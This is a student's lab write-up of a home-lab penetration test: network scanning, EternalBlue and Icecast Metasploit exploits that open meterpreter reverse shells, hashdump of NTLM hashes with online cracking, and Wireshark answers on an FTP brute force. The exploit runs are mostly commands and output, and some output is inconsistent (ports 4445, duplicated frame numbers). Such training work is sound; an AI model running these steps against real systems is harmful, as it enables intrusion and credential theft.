

Name: Brajesh Kaushik

Email: brajeshkaushik98@gmail.com

Questions-1 Scanning

Task-1 Step-up the lab in your local system after download it.

Task-2 Open the system and setup both kali and Windows system into Host-only network for better networking connection else use NAT connection.

Task-3 Now Scan for the Target IP address and perform Network scanning to perform the System attack

Answer: When we scan the IP range we get the windows IP which is 192.168.56.101

```
(kali㉿kali)-[~]
└─$ sudo arp-scan -l 192.168.56.0/24
Interface: eth0, type: EN10MB, MAC: 08:00:27:28:4a:d4, IPv4: 192.168.56.102
WARNING: get_host_address failed for "-l": Name or service not known - target ignored
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:0d    (Unknown: locally administered)
192.168.56.100 08:00:27:00:38:c2    PCS Systemtechnik GmbH
192.168.56.101 08:00:27:3d:42:75    PCS Systemtechnik GmbH

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.900 seconds (134.74 hosts/sec).
3 responded
```

After doing NMAP scan on IP address 192.168.56.101 we find out that port 445 is open.

```
(kali㉿kali)-[~]
└─$ nmap 192.168.56.101 -Pn
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-31 01:53 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.00022s latency).
Not shown: 990 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5557/tcp  open  wsdapi
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
```

When we run nmap script to find out whether this windows machine is vulnerable to Eternal-blue attack , we found out it is vulnerable to eternal blue attack

```
(kali@kali)~$ nmap -p445 --script smb-vuln-ms17-010 192.168.56.101 -Pn
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-31 01:55 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.00056s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|_  VULNERABLE:
|_    Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|_      State: VULNERABLE
|_      IOS: CVE:CVE-2017-0143
|_      Risk factor: HIGH
|_        A critical remote code execution vulnerability exists in Microsoft SMBv1
|_        servers (ms17-010).
|_
|_      Disclosure date: 2017-03-14
|_      References:
|_        https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_        https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_        https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_
Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
```

Questions-2 Exploitation

Task-4 Get the exploit and the get the reverse connection

Answer: Now we searched for eternalblue in Metasploit console and got one RCE exploit.

```
msf6 > search eternal

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes     MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec      2017-03-14      normal Yes     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command     2017-03-14      normal No      MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010      2017-03-14      normal No      MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce 2017-04-14      great  Yes     SMB DOUBLEPULSAR Remote Code Execution
```

We choose the exploit using the command use 0

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
```

Next we find out that RHOSTS and LHOST is required for this exploit to run.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):
=====
Name      Current Setting  Required  Description
--      -
RHOSTS    192.168.56.101  yes       The target host(s). see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     445              yes       The target port (TCP)
SMBDomain  nil              no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded S
SMBPass    nil              no        (Optional) The password for the specified username
SMBUser    nil              no        (Optional) The username to authenticate as
VERIFY_ARCH true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Stand
VERIFY_TARGET true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 targ

Payload options (windows/x64/meterpreter/reverse_tcp):
=====
Name      Current Setting  Required  Description
--      -
EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     127.0.0.1        yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:
=====
Id  Name
--  -
0   Automatic Target
```

We provide RHOSTS and LHOST value .

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set Rhosts 192.168.56.101
Rhosts => 192.168.56.101
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 192.168.56.102
lhost => 192.168.56.102
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
Module options (exploit/windows/smb/ms17_010_eternalblue):
```

Name	Current Setting	Required	Description
RHOSTS	192.168.56.101	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RHOST	4444	yes	The target port (TCP)
SMBDomain		no	(Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines
SMBPass		no	(Optional) The password for the specified username
SMBUser		no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

```

Payload options (windows/x64/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.56.102  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:
  Id  Name
  --  -
  0    Automatic Target

```

We run the exploit and we get a meterpreter shell

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.56.102:4444
[*] 192.168.56.101:4445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.56.101:4445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.56.101:4445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.56.101:4445 - The target is vulnerable.
[*] 192.168.56.101:4445 - Connecting to target for exploitation.
[+] 192.168.56.101:4445 - Connection established for exploitation.
[+] 192.168.56.101:4445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.56.101:4445 - CORE raw buffer dump (38 bytes)
[*] 192.168.56.101:4445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 192.168.56.101:4445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 192.168.56.101:4445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[+] 192.168.56.101:4445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.56.101:4445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.56.101:4445 - Sending all but last fragment of exploit packet
[*] 192.168.56.101:4445 - Starting non-paged pool grooming
[+] 192.168.56.101:4445 - Sending SMBv2 buffers
[+] 192.168.56.101:4445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.56.101:4445 - Sending final SMBv2 buffers.
[*] 192.168.56.101:4445 - Sending last fragment of exploit packet!
[*] 192.168.56.101:4445 - Receiving response from exploit packet
[+] 192.168.56.101:4445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.56.101:4445 - Sending egg to corrupted connection.
[*] 192.168.56.101:4445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.56.101
[*] Meterpreter session 1 opened (192.168.56.102:4444 -> 192.168.56.101:49158 ) at 2022-10-31 02:00:03 -0400
[+] 192.168.56.101:4445 - =====
[+] 192.168.56.101:4445 - -----WIN-----
[+] 192.168.56.101:4445 - =====
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Questions-3 Password Attack

Task-5 Dump the system password and get the System Access

Answer: We get a list of password hashes using hashdump command

```

meterpreter > hashdump
admin:1002:aad3b435b51404eeaad3b435b51404ee:5835048ce94ad0564e29a924a03510ef ::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 ::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 ::
ineuron:1000:aad3b435b51404eeaad3b435b51404ee:a9fdfa038c4b75ebc76dc855dd74f0da ::
noob:1001:aad3b435b51404eeaad3b435b51404ee:ed009a5dc9ad1848d4fc077205315aed ::
root:1003:aad3b435b51404eeaad3b435b51404ee:126b492f279d1595f0ab2e5c22c8a20c ::
toor:1004:aad3b435b51404eeaad3b435b51404ee:156cb1abce808384cfa960fe47c2cafc ::
meterpreter >

```

Now we have to find out admin user password so we copy NTLM hash of admin user and by using the website Crackstation we find out admin password is password1

crackstation.net

CrackStation

CrackStation Password Hashing Security Defuse Security

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

5835048ce94ad0564e29a924a03510ef

I'm not a robot


Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1(bin)), Qubes/V3.1BackupDefaults

Hash	Type	Result
5835048ce94ad0564e29a924a03510ef	NTLM	password1

Color Codes: Green Exact match, Yellow Partial match, Red Not found.







Question-4 Vulnerability Analysis and Exploit Research

Task-6 Enter into Windows machine after getting the password, login as Admin Account and run ICE_CAST server which is pre-install comes in the machine

Answer:

Now we login as admin user and start the ICE_CAST server.



Question-5 Web Server Hacking

Task-7 Again Exploit the Machine with Web server based Exploit - Do some research about the ICE_CAST server vulnerability

Task-8 Do provide screenshot of each step you have performs and explain the vulnerability related to ICS-CAST server

Answer:

After ICE_CAST server is started and we perform nmap scan we find out that port 8000 is open which was not open before.

```
kali@kali:~$ nmap 192.168.56.101 -Pn
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-31 02:07 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.00019s latency).
Not shown: 989 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsddani
8000/tcp  open  http-alt
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 2.18 seconds
```

On further investigation we found out it was running Icecast server.

```
(kali@kali)~$ nmap -p8000 -Pn 192.168.56.101 -A
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-31 02:08 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.00041s latency).
PORT      STATE SERVICE-VERSION
8000/tcp  open  http      Icecast streaming media server
|_http-title: Site doesn't have a title (text/html).

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.07 seconds
```

Next we search icecast exploit in Metasploit and found 1 exploit, Icecast Header Overwrite

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > search icecast

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/http/icecast_header      2004-09-28      great No      Icecast Header Overwrite

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header

msf6 exploit(windows/smb/ms17_010_eternalblue) > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) >
```

Now we use that exploit and found out RHOSTS and LHOST is required for this exploit to run.

```
msf6 exploit(windows/http/icecast_header) > show options
Module options (exploit/windows/http/icecast_header):
  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.56.101  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     8000             yes       The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     127.0.0.1       yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:
  Id  Name
  --  -
  0    Automatic
```

We provided RHOSTS and LHOST value.

```
msf6 exploit(windows/http/icecast_header) > set rhosts 192.168.56.101
rhosts => 192.168.56.101
msf6 exploit(windows/http/icecast_header) > set lhost 192.168.56.102
lhost => 192.168.56.102
msf6 exploit(windows/http/icecast_header) > show options
Module options (exploit/windows/http/icecast_header):
  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.56.101  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     8000             yes       The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.56.102  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:
  Id  Name
  --  -
  0    Automatic
```

Next we run the exploit and we got a meterpreter shell.

```
msf6 exploit(windows/http/icecast_header) > exploit
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] Sending stage (175174 bytes) to 192.168.56.101
[*] Meterpreter session 1 opened (192.168.56.102:4444 -> 192.168.56.101:49160 ) at 2022-10-31 02:19:27 -0400

meterpreter > getuid
Server username: ineuron-PC\admin
```

The vulnerability allows a remote attacker to execute arbitrary code on the target system.

The vulnerability exists due to a boundary error when processing URL in `url_add_client()` function in `auth_url.c`. A remote unauthenticated attacker can send an overly long URL to the affected server, trigger buffer overflow and crash the server or execute arbitrary code on the target system.

Successful exploitation of this vulnerability may result in complete compromise of vulnerable system.

Question-6 Wireshark Analysis


Provide some below answer for the same activity you perform:

q-1 There is a very popular tool by Van Hauser which can be used to brute force a series of services. What is the name of this tool?

Answer: Hydra tool

q-2 The attacker is trying to log on with a specific username. What is the username?

Answer: jenny



No.	Time	Source	Destination	Protocol	Length	Info
73	0.038475543	192.168.0.115	192.168.0.147	FTP	88	Response: 220 Hello FTP World!
75	0.038580229	192.168.0.115	192.168.0.147	FTP	88	Response: 220 Hello FTP World!
77	0.039483034	192.168.0.115	192.168.0.147	FTP	88	Response: 220 Hello FTP World!
79	0.040483793	192.168.0.115	192.168.0.147	FTP	88	Response: 220 Hello FTP World!
81	0.354319120	192.168.0.147	192.168.0.115	FTP	78	Request: USER jenny
82	0.354470850	192.168.0.147	192.168.0.115	FTP	78	Request: USER jenny
83	0.354473399	192.168.0.147	192.168.0.115	FTP	78	Request: USER jenny
85	0.355079995	192.168.0.115	192.168.0.147	FTP	100	Response: 331 Please specify the password.
89	0.355447445	192.168.0.115	192.168.0.147	FTP	100	Response: 331 Please specify the password.
91	0.355447477	192.168.0.115	192.168.0.147	FTP	78	Request: USER jenny
93	0.355886347	192.168.0.147	192.168.0.115	FTP	78	Request: USER jenny
94	0.356054530	192.168.0.147	192.168.0.115	FTP	78	Request: USER jenny
95	0.356130452	192.168.0.147	192.168.0.115	FTP	78	Request: USER jenny

Frame 81: 78 bytes on wire (624 bits), 78 bytes captured (624 bits) on interface eth0, id 0
Ethernet II, Src: VMWare_4a:b9:cd (00:0c:29:4a:b9:cd), Dst: PcsCompu_92:a2:af (08:00:27:92:a2:af)
Internet Protocol Version 4, Src: 192.168.0.147, Dst: 192.168.0.115

q-3 What is the user's password we found in the analysis?

Answer: password123



No.	Time	Source	Destination	Protocol	Length	Info
220	0.038475543	192.168.0.115	192.168.0.147	FTP	88	Response: 220 Hello FTP World!
220	0.038580229	192.168.0.115	192.168.0.147	FTP	88	Response: 220 Hello FTP World!
220	0.039483034	192.168.0.115	192.168.0.147	FTP	88	Response: 220 Hello FTP World!
220	0.040483793	192.168.0.115	192.168.0.147	FTP	88	Response: 220 Hello FTP World!
220	0.354319120	192.168.0.115	192.168.0.147	FTP	78	Request: USER jenny
220	0.354470850	192.168.0.115	192.168.0.147	FTP	78	Request: USER jenny
220	0.354473399	192.168.0.115	192.168.0.147	FTP	78	Request: USER jenny
220	0.355079995	192.168.0.115	192.168.0.147	FTP	100	Response: 331 Please specify the password.
220	0.355447445	192.168.0.115	192.168.0.147	FTP	100	Response: 331 Please specify the password.
220	0.355447477	192.168.0.115	192.168.0.147	FTP	78	Request: USER jenny
220	0.355886347	192.168.0.147	192.168.0.115	FTP	78	Request: USER jenny
220	0.356054530	192.168.0.147	192.168.0.115	FTP	78	Request: USER jenny
220	0.356130452	192.168.0.147	192.168.0.115	FTP	78	Request: USER jenny
230	0.356130452	192.168.0.115	192.168.0.147	FTP	78	Response: 230 Login successful.

Frame 81: 78 bytes on wire (624 bits), 78 bytes captured (624 bits) on interface eth0, id 0
Ethernet II, Src: VMWare_4a:b9:cd (00:0c:29:4a:b9:cd), Dst: PcsCompu_92:a2:af (08:00:27:92:a2:af)
Internet Protocol Version 4, Src: 192.168.0.147, Dst: 192.168.0.115

q-4 What is the current FTP working directory in the analysis process?

Answer: /var/www/html

No.	Time	Source	Destination	Protocol	Length	Info
394	13.968715114	192.168.0.147	192.168.0.115	FTP	84	Request: PASS password123
395	14.002582310	192.168.0.115	192.168.0.147	FTP	89	Response: 230 Login successful.
396	14.002613445	192.168.0.147	192.168.0.115	TCP	66	57096 → 21 [ACK] Seq=31 Ack=80 Win=64256 Len=0 TSval=1407786741 TSecr=1701935854
397	14.002831431	192.168.0.147	192.168.0.115	FTP	72	Request: SYST
398	14.003299147	192.168.0.115	192.168.0.147	FTP	85	Response: 215 UNIX Type: L8
399	14.003327954	192.168.0.147	192.168.0.115	TCP	66	57096 → 21 [ACK] Seq=37 Ack=99 Win=64256 Len=0 TSval=1407786742 TSecr=1701935855
400	15.576739978	192.168.0.147	192.168.0.115	FTP	71	Request: PWD
401	15.577170346	192.168.0.115	192.168.0.147	FTP	112	Response: 257 "/var/www/html" is the current directory
402	15.577189314	192.168.0.147	192.168.0.115	TCP	66	57096 → 21 [ACK] Seq=42 Ack=145 Win=64256 Len=0 TSval=1407788316 TSecr=1701937429
403	16.826851138	192.168.0.147	192.168.0.115	FTP	93	Request: PORT 192,168,0,147,225,49
404	16.827491969	192.168.0.115	192.168.0.147	FTP	117	Response: 200 PORT command successful. Consider using PASV.
405	16.827420072	192.168.0.147	192.168.0.115	TCP	66	57096 → 21 [ACK] Seq=69 Ack=196 Win=64256 Len=0 TSval=1407789566 TSecr=1701938679
406	16.827589621	192.168.0.147	192.168.0.115	FTP	76	Request: LIST -la

Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth0, id 0
 Ethernet II, Src: VMware_4a:8b:cd (08:0e:29:4a:8b:cd), Dst: PasCompu_92:a2:af (08:00:27:92:a2:af)
